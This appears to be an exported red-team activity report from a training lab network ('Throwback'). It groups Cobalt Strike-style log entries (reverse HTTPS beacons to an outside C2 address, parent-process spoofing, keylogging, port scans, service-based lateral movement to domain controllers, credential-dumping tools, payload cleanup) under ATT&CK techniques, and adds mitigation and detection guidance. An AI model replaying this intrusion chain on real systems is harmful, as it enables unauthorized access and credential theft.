07/01 09:38	THROWBACK-WS01	1832	spawn windows/foreign/reverse_https (127.0.0.1:140) as a child of 4196
07/01 09:39	THROWBACK-WS01	1832	spawn windows/foreign/reverse_https (127.0.0.1:141) as a child of 4196
07/01 09:40	THROWBACK-WS01	1832	spawn windows/foreign/reverse_https (10.50.31.78:141) as a child of 4196
07/01 09:41	THROWBACK-WS01	1832	spawn windows/foreign/reverse_https (10.200.34.222:141) as a child of 4196
07/01 09:50	THROWBACK-WS01	1832	spawn windows/foreign/reverse_https (127.0.0.1:141) as a child of 1832

date	host	pid	activity
07/01 09:52	THROWBACK-WS01	1832	spawn windows/foreign/reverse_https (10.200.34.222:141) as a child of 1832
07/01 09:53	THROWBACK-WS01	1832	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 1832
07/01 09:55	THROWBACK-WS01	1832	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 1832
07/01 10:00	THROWBACK-WS01	1832	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 1832
07/01 10:03	THROWBACK-WS01	1832	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 4196
07/01 10:03	THROWBACK-WS01	1832	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 4196
07/01 10:04	THROWBACK-WS01	1832	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 4196
07/01 10:05	THROWBACK-WS01	1832	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 1832
07/01 10:06	THROWBACK-WS01	1832	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 4196
07/01 10:10	THROWBACK-WS01	1832	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 4196
07/01 10:10	THROWBACK-WS01	1832	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 4196
07/01 10:28	THROWBACK-WS01	9352	spoof 9352 as parent process
07/01 10:28	THROWBACK-WS01	9352	spawn windows/beacon_https/reverse_https (10.50.31.78:444) as a child of 9352
07/01 20:33	THROWBACK-WS01	2684	spoof 2684 as parent process
07/01 20:33	THROWBACK-WS01	2684	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 2684
07/01 20:34	THROWBACK-WS01	2684	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 2684
07/01 20:34	THROWBACK-WS01	2684	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 2684
07/01 20:34	THROWBACK-WS01	2684	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 2684
07/01 20:36	THROWBACK-WS01	2684	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 2684
07/01 20:36	THROWBACK-WS01	2684	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 2684
07/01 20:36	THROWBACK-WS01	2684	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 2684
07/01 20:36	THROWBACK-WS01	2684	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 2684
07/01 20:41	THROWBACK-WS01	2684	spawn windows/beacon_https/reverse_https (10.50.31.78:444) as a child of 2684
07/01 20:54	THROWBACK-WS01	5456	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 5456

date	host	pid	activity
07/01 20:55	THROWBACK-WS01	5456	spawn windows/beacon_https/reverse_https (10.50.31.78:444) as a child of 5456
07/01 21:36	THROWBACK-WS01	5800	spawn windows/beacon_https/reverse_https (10.50.31.78:444) as a child of 5800
07/01 21:41	THROWBACK-WS01	2880	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 5800
07/01 21:41	THROWBACK-WS01	2880	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 5800
07/01 21:50	THROWBACK-WS01	2880	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 5800
07/02 00:08	THROWBACK-WS01	2704	spawn windows/beacon_https/reverse_https (10.50.31.78:444) as a child of 2704
07/02 00:11	THROWBACK-WS01	2704	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 2704
07/02 00:14	THROWBACK-WS01	2704	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 2704
07/02 00:14	THROWBACK-WS01	2704	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 2704
07/02 01:31	THROWBACK-WS01	2704	spawn windows/beacon_bind_pipe (\\.\pipe\msagent_c20e) as throwback\foxxR
07/02 01:33	THROWBACK-WS01	2704	spawn windows/beacon_bind_pipe (\\.\pipe\msagent_c20e) as throwback\FoxxR
07/02 01:33	THROWBACK-WS01	2704	spawn windows/beacon_https/reverse_https (10.50.31.78:444) as throwback\FoxxR
07/02 01:36	THROWBACK-WS01	2704	spawn windows/beacon_bind_pipe (\\.\pipe\msagent_c20e) as THROWBACK.local\FoxxR
07/02 02:12	THROWBACK-WS01	2704	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 2704
07/02 02:19	THROWBACK-WS01	2704	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 2704
07/02 05:37	THROWBACK-WS01	3000	spawn windows/beacon_https/reverse_https (10.50.31.78:444) as a child of 3000
07/02 05:38	THROWBACK-WS01	4920	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 3000
07/02 05:43	THROWBACK-WS01	4920	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 3000
07/02 05:45	THROWBACK-WS01	4920	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 3000

date	host	pid	activity
07/02 08:43	THROWBACK-WS01	2564	spawn windows/beacon_https/reverse_https (10.50.31.78:444) as a child of 2564
07/02 08:43	THROWBACK-WS01	2564	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 2564
07/02 08:44	THROWBACK-WS01	2564	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 2564
07/02 08:45	THROWBACK-WS01	3704	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 2564
07/02 08:45	THROWBACK-WS01	3704	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 2564
07/02 08:45	THROWBACK-WS01	3704	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 2564
07/02 08:46	THROWBACK-WS01	3704	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 2564
07/02 08:47	THROWBACK-WS01	3704	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 2564
07/02 08:47	THROWBACK-WS01	3704	spawn windows/beacon_https/reverse_https (10.50.31.78:444) as a child of 2564
07/02 08:47	THROWBACK-WS01	3704	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 2564
07/02 08:49	THROWBACK-WS01	3704	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 2564
07/02 08:49	THROWBACK-WS01	3704	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 2564
07/02 08:50	THROWBACK-WS01	3704	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 2564
07/02 08:51	THROWBACK-WS01	2564	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 2564
07/02 08:52	THROWBACK-WS01	2564	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 2564
07/02 08:52	THROWBACK-WS01	2564	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 2564
07/02 09:11	THROWBACK-WS01	3248	spawn windows/beacon_https/reverse_https (10.50.31.78:444) as a child of 3248
07/02 09:11	THROWBACK-WS01	3248	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 3248
07/02 09:14	THROWBACK-WS01	4960	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 3248
07/02 09:20	THROWBACK-WS01	3248	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 3248
07/02 09:21	THROWBACK-WS01	3248	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 3248

date	host	pid	activity
07/02 10:58	THROWBACK-TIME	5044	execute: C:\Users\Administrator\AppData\Patch.exe
07/02 10:59	THROWBACK-TIME	5044	execute: C:\Users\Administrator\AppData\Patch.exe
07/02 11:32	THROWBACK-TIME	5044	execute: type C:\Users\Administrator.THROWBACK\Desktop\root.txt
07/02 11:41	THROWBACK-TIME	5044	spawn windows/beacon_https/reverse_https (10.50.31.78:444) as Throwback.local\Administrator
07/02 11:58	THROWBACK-TIME	5044	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 5112
07/02 11:58	THROWBACK-TIME	5044	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 5112
07/02 11:59	THROWBACK-TIME	5044	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 5112
07/02 12:17	THROWBACK-TIME	5044	execute: winPEAS.exe
07/03 03:44	THROWBACK-WS01	2700	spawn windows/beacon_https/reverse_https (10.50.31.78:444) as a child of 2700
07/03 03:46	THROWBACK-WS01	2700	spawn windows/beacon_https/reverse_https (10.50.31.78:444) as a child of 2700
07/03 05:30	THROWBACK-WS01	2656	spawn windows/beacon_https/reverse_https (10.50.31.78:444) as a child of 2656
07/04 05:17	THROWBACK-WS01	2700	spawn windows/beacon_https/reverse_https (10.50.31.78:444) as .humphreyw
07/04 05:20	THROWBACK-WS01	2700	spawn windows/beacon_https/reverse_https (10.50.31.78:444) as THROWBACK.local\humphreyw
07/04 05:26	THROWBACK-WS01	2700	spawn windows/beacon_https/reverse_https (10.50.31.78:444) as THROWBACK\HumphreyW
07/04 05:26	THROWBACK-WS01	2700	spawn windows/beacon_bind_pipe (\.\pipe\msagent_c20e) as THROWBACK\HumphreyW
07/06 10:11	THROWBACK-DC01	4700	spawn windows/beacon_bind_pipe (\.\pipe\msagent_c20e) as THROWBACK\MercherH
07/06 10:47	THROWBACK-DC01	6260	spoof 720 as parent process
07/06 10:47	THROWBACK-DC01	6260	use itself as parent process

date	host	pid	activity
07/06 10:52	THROWBACK-DC01	6260	spoof 3116 as parent process
07/07 01:01	THROWBACK-DC01	2828	execute: C:\Program Files\Amazon\SSM\amazon-agent.exe
07/07 01:05	THROWBACK-DC01	2828	execute: C:\Program Files\Amazon\SSM\amazon-agent.exe
07/07 01:33	THROWBACK-DC01	2828	execute: C:\Program Files\Amazon\SSM\amazon-agent.exe
07/07 01:43	THROWBACK-DC01	14032	spoof 3168 as parent process
07/07 01:45	THROWBACK-DC01	14032	spoof 3168 as parent process
07/07 06:28	THROWBACK-PROD	3528	execute: \\THROWBACK-DC\C\$\Program Files\Amazon\SSM\amazon-agent.exe
07/07 06:41	THROWBACK-PROD	3528	execute: \\THROWBACK-DC01\C\$\Program Files\Amazon\SSM\amazon-agent.exe
07/07 06:48	THROWBACK-DC01	4664	execute: C:\\Program Files\Amazon\SSM\amazon-agent.exe
07/07 10:38	THROWBACK-PROD	3660	execute: \\THROWBACK-DC01\C\$\Program Files\Amazon\SSM\amazon-agent.exe
07/07 10:38	THROWBACK-PROD	3660	execute: \\THROWBACK-DC01\C\$\Program Files\Amazon\SSM\amazon-agent.exe
07/07 10:39	THROWBACK-PROD	3660	execute: \\THROWBACK-DC01\C\$\Program Files\Amazon\SSM\amazon-agent.exe
07/07 10:41	THROWBACK-DC01	1952	execute: \\THROWBACK-DC01\C\$\Program Files\Amazon\SSM\amazon-agent.exe
07/07 21:40	THROWBACK-PROD	3608	execute: \\THROWBACK-DC01\C\$\Program Files\Amazon\SSM\amazon-agent.exe
07/07 22:59	THROWBACK-DC01	760	execute: C:\Program Files\Amazon\SSM\amazon-agent.exe
07/07 23:03	THROWBACK-DC01	760	execute: C:\Program Files\Amazon\SSM\amazon-agent.exe
07/07 23:06	THROWBACK-DC01	760	execute: C:\Program Files\Amazon\SSM\amazon-agent.exe
07/07 23:07	THROWBACK-DC01	760	execute: C:\Program Files\Amazon\SSM\amazon-agent.exe
07/08 02:43	THROWBACK-DC01	2028	execute: SharpHound.exe
07/08 02:43	THROWBACK-DC01	2028	execute: SharpHound.exe -h
07/08 07:36	THROWBACK-DC01	1772	execute: \\10.200.34.118\C\$\Users\MercerH\Documents\ssh_daemon.exe

date	host	pid	activity
07/08 20:45	THROWBACK-PROD	3540	execute: \\THROWBACK-DC01\C\$\Program Files\Amazon\SSM\amazon-agent.exe
07/08 20:47	THROWBACK-PROD	3540	execute: amazon-agent.exe
07/08 20:53	THROWBACK-DC01	2684	execute: \\10.200.34.118\C\$\Users\MercerH\Documents\hello.exe
07/09 23:52	THROWBACK-PROD	3536	execute: \\THROWBACK-DC01\C\$\Users\MercerH\Documents\amazon-agent.exe
07/11 00:12	THROWBACK-DC01	1768	execute: C:\Users\MercerH\Documents\amazon-agent.exe
07/11 10:26	THROWBACK-PROD	3572	execute: \\10.200.34.117\C\$\Users\MercerH\Documents\amazon-agent.exe
07/11 10:27	THROWBACK-PROD	3572	execute: \\10.200.34.117\C\$\Program Files\Amazon\SSM\amazon-agent.exe
07/11 10:30	THROWBACK-DC01	1512	execute: C:\Users\MercerH\Documents\amazon-agent.exe
07/11 10:41	THROWBACK-DC01	4380	execute: \\10.200.34.118\C\$\Program Files\Amazon\SSM\amazon-agent.exe
07/11 20:22	THROWBACK-PROD	3544	execute: \\10.200.34.117\C\$\Users\MercerH\Documents\amazon-agent.exe
07/12 23:19	CORP-ADT01	3988	execute: C:\Program Files\Amazon\SSM\amazon-agent.exe
07/13 23:36	THROWBACK-PROD	3596	execute: \\10.200.34.117\C\$\Program Files\Amazon\SSM\amazon-agent.exe
07/14 00:18	TBSEC-DC01	4612	spawn windows/beacon_bind_pipe (\\.\\pipe\\msagent_c20e) as TBSECURITY\TBService
07/14 00:19	TBSEC-DC01	4612	spawn windows/beacon_bind_pipe (\\.\\pipe\\msagent_c20e) as TBSECURITY\TBService
07/14 00:20	TBSEC-DC01	4612	spawn windows/beacon_bind_pipe (\\.\\pipe\\msagent_c20e) as TBSECURITY\TBService
07/14 00:21	TBSEC-DC01	4612	spawn windows/beacon_bind_pipe (\\.\\pipe\\msagent_c20e) as TBSECURITY\TBService
07/14 01:32	TBSEC-DC01	4344	spawn windows/beacon_bind_pipe (\\.\\pipe\\msagent_c20e) as TBSECURITY\backup
07/14 01:36	CORP-ADT01	4548	spawn windows/beacon_bind_pipe (\\.\\pipe\\msagent_c20e) as TBSECURITY\backup

date	host	pid	activity
07/14 01:46	TBSEC-DC01	4344	spawn windows/beacon_bind_pipe (\\.\pipe\msagent_c20e) as TBSECURITY\backup
07/14 01:47	TBSEC-DC01	4344	spawn windows/beacon_https/reverse_https (10.50.31.78:444) as TBSECURITY\backup
07/14 01:53	TBSEC-DC01	4344	spawn windows/beacon_https/reverse_https (10.50.31.78:444) as TBSECURITY\backup
07/14 01:53	TBSEC-DC01	4344	spawn windows/beacon_https/reverse_https (10.50.31.78:444) as TBSECURITY\backup
07/14 02:50	TBSEC-DC01	4344	execute: lazagne.exe all

Mitigation

Mitigating specific API calls will likely have unintended side effects, such as preventing legitimate software from operating properly. Efforts should be focused on preventing adversary tools from running earlier in the chain of activity and on identifying subsequent malicious behavior. Audit and/or block potentially malicious software by using whitelisting tools, like AppLocker, or Software Restriction Policies where appropriate.

Detection Methods

Monitoring API calls may generate a significant amount of data and may not be directly useful for defense unless collected under specific circumstances, since benign use of Windows API functions such as CreateProcess are common and difficult to distinguish from malicious behavior. Correlation of other events with behavior surrounding API function calls using API monitoring will provide additional context to an event that may assist in determining if it is due to malicious behavior. Correlation of activity by process lineage by process ID may be sufficient.

Reference

- [Tactic: T1106](#)

File Deletion

Malware, tools, or other non-native files dropped or created on a system by an adversary may leave traces behind as to what was done within a network and how. Adversaries may remove these files over the course of an intrusion to keep their footprint low or remove them at the end as part of the post-intrusion cleanup process.

There are tools available from the host operating system to perform cleanup, but adversaries may use other tools as well. Examples include native cmd functions

such as DEL, secure deletion tools such as Windows Sysinternals SDelete, or other third-party file deletion tools.

Related Events

date	host	pid	activity
03/15 08:36	THROWBACK-WS01	3560	remove C:\mail\Patch.exe
03/15 08:37	THROWBACK-WS01	3560	remove C:\mail\Patch.exe
03/15 08:41	THROWBACK-WS01	3448	remove C:\mail\Patch.exe
03/15 08:42	THROWBACK-WS01	3448	remove C:\mail\Patch.exe
03/15 08:59	THROWBACK-WS01	3448	remove C:\mail\Patch.exe
07/01 21:12	THROWBACK-WS01	3808	remove 20220701181210_BloodHound.zip
07/01 21:15	THROWBACK-WS01	3808	remove 20220701181503_BloodHound.zip
07/01 21:15	THROWBACK-WS01	3808	remove 20220701181424_BloodHound.zip
07/01 21:15	THROWBACK-WS01	3808	remove *.bin
07/01 21:16	THROWBACK-WS01	3808	remove NmQzZjQ0NTQtZDRhYS00ODY1LW EyODMtZWE2YzFkODQ2NjQy.bin
07/06 09:16	THROWBACK-PROD	1776	remove bind_shell_msf.exe
07/06 09:16	THROWBACK-PROD	1776	remove bind_shell_msf.exe
07/07 01:02	THROWBACK-DC01	2828	remove C:\Program Files\Amazon\SSM\amazon-agent.exe
07/07 01:08	THROWBACK-DC01	2828	remove C:\Program Files\Amazon\SSM\amazon-agent.exe
07/07 01:14	THROWBACK-DC01	2828	remove C:\Program Files\Amazon\SSM\amazon-agent.exe
07/07 01:21	THROWBACK-DC01	2828	remove C:\Program Files\Amazon\SSM\amazon-agent.exe
07/07 01:24	THROWBACK-DC01	2828	remove C:\Program Files\Amazon\SSM\amazon-agent.exe
07/07 01:31	THROWBACK-DC01	2828	remove C:\Program Files\Amazon\SSM\amazon-agent.exe
07/07 23:03	THROWBACK-DC01	760	remove C:\Program Files\Amazon\SSM\amazon-agent.exe
07/07 23:07	THROWBACK-DC01	760	remove C:\Program Files\Amazon\SSM\amazon-agent.exe
07/07 23:31	THROWBACK-DC01	2956	remove chisel_64.exe
07/08 02:55	THROWBACK-DC01	2028	remove *.zip
07/08 09:10	CORP-DC01	900	remove C:\Users\MercerH\AppData\Local\Te mp\amazon-agent.exe
07/08 23:15	THROWBACK-PROD	3540	remove amazon-agent.exe
07/08 23:15	THROWBACK-PROD	3540	remove amazon-agent.exe

Mitigation

Identify unnecessary system utilities, third-party tools, or potentially malicious software that may be used to delete files, and audit and/or block them by using whitelisting tools like AppLocker or Software Restriction Policies where appropriate.

Detection Methods

It may be uncommon for events related to benign command-line functions such as DEL or third-party utilities or tools to be found in an environment, depending on the user base and how systems are typically used. Monitoring for command-line deletion functions to correlate with binaries or other files that an adversary may drop and remove may lead to detection of malicious activity. Another good practice is monitoring for known deletion and secure deletion tools that are not already on systems within an enterprise network that an adversary could introduce. Some monitoring tools may collect command-line arguments, but may not capture DEL commands since DEL is a native function within cmd.exe.

Reference

- [Tactic: T1107](#)

Input Capture

Adversaries can use methods of capturing user input for obtaining credentials for Valid Accounts and information Collection that include keylogging and user input field interception.

Keylogging is the most prevalent type of input capture, with many different ways of intercepting keystrokes, but other methods exist to target information for specific purposes, such as performing a UAC prompt or wrapping the Windows default credential provider.

Keylogging is likely to be used to acquire credentials for new access opportunities when Credential Dumping efforts are not effective, and may require an adversary to remain passive on a system for a period of time before an opportunity arises.

Adversaries may also install code on externally facing portals, such as a VPN login page, to capture and transmit credentials of users who attempt to log into the service. This variation on input capture may be conducted post-compromise using legitimate administrative access as a backup measure to maintain network access through External Remote Services and Valid Accounts or as part of the initial compromise by exploitation of the externally facing web service.

Related Events

date	host	pid	activity
07/04 07:52	THROWBACK-WS01	4384	log keystrokes
07/04 07:53	THROWBACK-WS01	4384	log keystrokes in 1032 (x64)
07/04 07:53	THROWBACK-WS01	4384	log keystrokes in 1108 (x86)
07/04 07:53	THROWBACK-WS01	4384	log keystrokes in 1032 (x86)

Mitigation

Identify and block potentially malicious software that may be used to acquire credentials or information from the user by using whitelisting tools, like AppLocker, or Software Restriction Policies where appropriate.

In cases where this behavior is difficult to detect or mitigate, efforts can be made to lessen some of the impact that might result from an adversary acquiring credential information. It is also good practice to follow mitigation recommendations for adversary use of Valid Accounts.

Detection Methods

Keyloggers may take many forms, possibly involving modification to the Registry and installation of a driver, setting a hook, or polling to intercept keystrokes. Commonly used API calls include SetWindowsHook, GetKeyState, and GetAsyncKeyState. Monitor the Registry and file system for such changes and detect driver installs, as well as looking for common keylogging API calls. API calls alone are not an indicator of keylogging, but may provide behavioral data that is useful when combined with other information such as new files written to disk and unusual processes.

Monitor the Registry for the addition of a Custom Credential Provider. Detection of compromised Valid Accounts in use by adversaries may help to catch the result of user input interception if new techniques are used.

Reference

Tactic: T1056

Network Service Scanning

Adversaries may attempt to get a listing of services running on remote hosts, including those that may be vulnerable to remote software exploitation. Methods to acquire this information include port scans and vulnerability scans using tools that are brought onto a system.

Related Events

date	host	pid	activity
07/01 10:12	THROWBACK-WS01	1832	scan ports 1-1024,3389,5000-6000 on null-255.255.255.255
07/03 05:14	THROWBACK-TIME	4736	scan ports 1-1024,3389,5900-6000 on 10.200.34.117
07/03 09:25	THROWBACK-WS01	4344	scan ports 1-1024,3389,5900-6000 on 10.200.34.222
07/03 09:25	THROWBACK-TIME	480	scan ports 1-1024,3389,5900-6000 on 10.200.34.176
07/03 09:26	THROWBACK-WS01	4344	scan ports 1-1024,3389,5900-6000 on 10.200.34.232
07/05 08:53	THROWBACK-TIME	2484	scan ports 0-65535 on 10.200.34.219
07/05 08:53	THROWBACK-TIME	2484	scan ports 0-65535 on 10.200.34.176
07/05 08:53	THROWBACK-TIME	2484	scan ports 0-65535 on 10.200.34.117
07/05 08:54	THROWBACK-TIME	2484	scan ports 0-65535 on 10.200.34.222
07/05 09:35	THROWBACK-TIME	2484	scan ports 0-65535 on 10.200.34.138
07/05 09:39	THROWBACK-WS01	2640	scan ports 1443 on 10.200.34.0-10.200.34.255
07/07 07:09	THROWBACK-DC01	4776	scan ports 0-65535 on 10.200.34.118
07/07 23:47	THROWBACK-DC01	2956	scan ports 8888 on null-255.255.255.255
07/07 23:47	THROWBACK-DC01	2956	scan ports 8888 on 10.200.34.117
07/07 23:57	THROWBACK-DC01	2028	scan ports 8888 on 10.200.34.0-10.200.34.255
07/07 23:58	THROWBACK-DC01	2028	scan ports 8888 on 10.200.34.117
07/08 00:02	THROWBACK-PROD	3504	scan ports 8888 on 10.200.34.219
07/08 21:27	CORP-DC01	7116	scan ports 0-65535 on 10.200.34.0-10.200.34.255
07/08 21:34	CORP-DC01	7116	scan ports 0-65535 on 10.200.34.243,10.200.34.250
07/08 21:34	CORP-DC01	7116	scan ports 0-65535 on 10.200.34.1,10.200.34.79
07/08 21:36	CORP-DC01	7116	scan ports 0-65535 on 10.200.34.1,10.200.34.79,10.200.34.243,10.200.34.250

date	host	pid	activity
07/09 00:24	CORP-DC01	6624	scan ports 1-1024,3389,5900-6000 on 10.200.34.1,10.200.34.79,10.200.34.243,10.200.34.250
07/12 11:08	CORP-ADT01	4696	scan ports 0-65535 on 10.200.34.79
07/12 11:09	CORP-ADT01	4696	scan ports 0-65535 on 10.200.34.1
07/12 11:09	CORP-ADT01	4696	scan ports 0-65535 on 10.200.34.250
07/13 00:21	CORP-ADT01	2952	scan ports 0-65535 on 10.200.34.250
07/13 00:22	CORP-ADT01	2952	scan ports 0-65535 on 10.200.34.1,10.200.34.79
07/14 02:42	TBSEC-DC01	4344	scan ports 0-65535 on 10.200.34.1
07/14 02:43	TBSEC-DC01	4344	scan ports 0-65535 on 10.200.34.1

Mitigation

Use network intrusion detection/prevention systems to detect and prevent remote service scans. Ensure that unnecessary ports and services are closed and proper network segmentation is followed to protect critical servers and devices.

Identify unnecessary system utilities or potentially malicious software that may be used to acquire information about services running on remote systems, and audit and/or block them by using whitelisting tools, like AppLocker, or Software Restriction Policies where appropriate.

Detection Methods

System and network discovery techniques normally occur throughout an operation as an adversary learns the environment. Data and events should not be viewed in isolation, but as part of a chain of behavior that could lead to other activities, such as Lateral Movement, based on the information obtained.

Normal, benign system and network events from legitimate remote service scanning may be uncommon, depending on the environment and how they are used. Legitimate open port and vulnerability scanning may be conducted within the environment and will need to be deconflicted with any detection capabilities developed. Network intrusion detection systems can also be used to identify scanning activity. Monitor for process use of the networks and inspect intra-network flows to detect port scans.

Reference

Tactic: T1046

Network Share Discovery

Networks often contain shared network drives and folders that enable users to access file directories on various systems across a network.

Windows

File sharing over a Windows network occurs over the SMB protocol.

Net can be used to query a remote system for available shared drives using the net view \\remotesystem command. It can also be used to query shared drives on the local system using net share.

Adversaries may look for folders and drives shared on remote systems as a means of identifying sources of information to gather as a precursor for Collection and to identify potential systems of interest for Lateral Movement.

Mac

On Mac, locally mounted shares can be viewed with the df -aH command.

Related Events

date	host	pid	activity
07/01 21:38	THROWBACK-WS01	2880	run net share on localhost
07/02 11:53	THROWBACK-TIME	5044	run net share on 10.200.34.117
07/03 09:18	THROWBACK-TIME	480	run net share on localhost
07/03 09:19	THROWBACK-TIME	480	run net share on 10.200.34.117

Mitigation

Identify unnecessary system utilities or potentially malicious software that may be used to acquire network share information, and audit and/or block them by using whitelisting tools, like AppLocker, or Software Restriction Policies where appropriate.

Detection Methods

System and network discovery techniques normally occur throughout an operation as an adversary learns the environment. Data and events should not be viewed in isolation, but as part of a chain of behavior that could lead to other activities, such as Lateral Movement, based on the information obtained.

Normal, benign system and network events related to legitimate remote system discovery may be uncommon, depending on the environment and how they are used. Monitor processes and command-line arguments for actions that could be taken to gather system and network information. Remote access tools with built-in features may interact directly with the Windows API to gather information. Information may also be acquired through Windows system management tools such as Windows Management Instrumentation and PowerShell.

Reference

- [Tactic: T1135](#)

New Service

When operating systems boot up, they can start programs or applications called services that perform background system functions. A service's configuration information, including the file path to the service's executable, is stored in the Windows Registry.

Adversaries may install a new service that can be configured to execute at startup by using utilities to interact with services or by directly modifying the Registry. The service name may be disguised by using a name from a related operating system or benign software with Masquerading. Services may be created with administrator privileges but are executed under SYSTEM privileges, so an adversary may also use a service to escalate privileges from administrator to SYSTEM. Adversaries may also directly start services through Service Execution.

Related Events

date	host	pid	activity
03/15 08:34	THROWBACK-WS01	3560	run windows/beacon_https/reverse_https (10.50.31.78:443) via Service Control Manager (\\127.0.0.1\ADMIN\$\16d5e9f.exe)
07/03 05:15	THROWBACK-TIME	4736	run windows/beacon_bind_pipe (\\.\\pipe\\msagent_c20e) on THROWBACK-DC01 via Service Control Manager (\\THROWBACK-DC01\ADMIN\$\dfc3de7.exe)
07/03 05:58	THROWBACK-TIME	2696	run windows/beacon_bind_pipe (\\.\\pipe\\msagent_c20e) on THROWBACK-DC01 via Service Control Manager (\\THROWBACK-DC01\ADMIN\$\32ec091.exe)
07/04 12:15	THROWBACK-TIME	2588	run windows/beacon_https/reverse_https (10.50.31.78:444) on THROWBACK-DC01 via Service Control Manager (\\THROWBACK-DC01\ADMIN\$\5f79bae.exe)
07/04 12:19	THROWBACK-TIME	2588	run windows/beacon_https/reverse_https (10.50.31.78:444) on THROWBACK-DC01 via Service Control Manager (\\THROWBACK-DC01\ADMIN\$\0d1ff99.exe)
07/04 12:20	THROWBACK-TIME	2588	run windows/beacon_https/reverse_https (10.50.31.78:444) on THROWBACK-

date	host	pid	activity
			DC01 via Service Control Manager (PSH)
07/04 12:21	THROWBACK-TIME	2588	run windows/beacon_https/reverse_https (10.50.31.78:444) on THROWBACK-DC01 via Service Control Manager (\THROWBACK-DC01\ADMIN\$\b026eda.exe)
07/04 12:40	THROWBACK-TIME	2588	run windows/beacon_bind_pipe (\.\pipe\msagent_c20e) on THROWBACK-PROD via Service Control Manager (\THROWBACK-PROD\ADMIN\$\d14d2a7.exe)
07/06 10:17	THROWBACK-PROD	1776	run windows/beacon_bind_pipe (\.\pipe\msagent_c20e) on THROWBACK-DC01 via Service Control Manager (\THROWBACK-DC01\ADMIN\$\cd2e0a1.exe)
07/06 10:43	THROWBACK-TIME	540	run windows/beacon_bind_pipe (\.\pipe\msagent_c20e) on THROWBACK-DC01 via Service Control Manager (\THROWBACK-DC01\ADMIN\$\4457238.exe)
07/06 10:45	THROWBACK-PROD	1776	run windows/beacon_bind_pipe (\.\pipe\msagent_c20e) on THROWBACK-DC01 via Service Control Manager (\THROWBACK-DC01\ADMIN\$\a573d44.exe)
07/06 10:46	THROWBACK-PROD	1776	run windows/beacon_bind_pipe (\.\pipe\msagent_c20e) on THROWBACK-DC01 via Service Control Manager (\THROWBACK-DC01\ADMIN\$\716d126.exe)
07/06 21:38	THROWBACK-TIME	2648	run 'sc query' on THROWBACK-DC01 via Service Control Manager
07/06 21:41	THROWBACK-TIME	2648	run windows/beacon_bind_pipe (\.\pipe\msagent_c20e) on THROWBACK-DC01 via Service Control Manager (\THROWBACK-DC01\ADMIN\$\60567d8.exe)
07/06 21:43	THROWBACK-PROD	3512	run windows/beacon_bind_pipe (\.\pipe\msagent_c20e) on THROWBACK-DC01 via Service Control Manager (\THROWBACK-DC01\ADMIN\$\0be7853.exe)
07/06 21:44	THROWBACK-TIME	2648	run windows/beacon_bind_tcp (0.0.0.0:8888) on THROWBACK-DC01 via Service Control Manager

date	host	pid	activity
			(\\THROWBACK-DC01\ADMIN\$\405bf80.exe)
07/06 21:46	THROWBACK-PROD	3512	run windows/beacon_bind_tcp (0.0.0.0:8888) on THROWBACK-DC01 via Service Control Manager (\\THROWBACK-DC01\ADMIN\$\31499f8.exe)
07/07 00:30	THROWBACK-PROD	3432	run windows/beacon_https/reverse_https (10.50.31.78:444) on THROWBACK-DC01 via Service Control Manager (\\THROWBACK-DC01\ADMIN\$\lebf6a08.exe)
07/07 06:43	THROWBACK-PROD	3528	run 'netstat -an' on THROWBACK-DC via Service Control Manager
07/07 06:46	THROWBACK-PROD	3528	run windows/beacon_https/reverse_https (10.50.31.78:444) on THROWBACK-DC01 via Service Control Manager (PSH)
07/07 10:40	THROWBACK-PROD	3660	run windows/beacon_https/reverse_https (10.50.31.78:444) on THROWBACK-DC01 via Service Control Manager (PSH)
07/07 21:37	THROWBACK-PROD	3608	run windows/beacon_https/reverse_https (10.50.31.78:444) on CORP-DC01 via Service Control Manager (PSH)
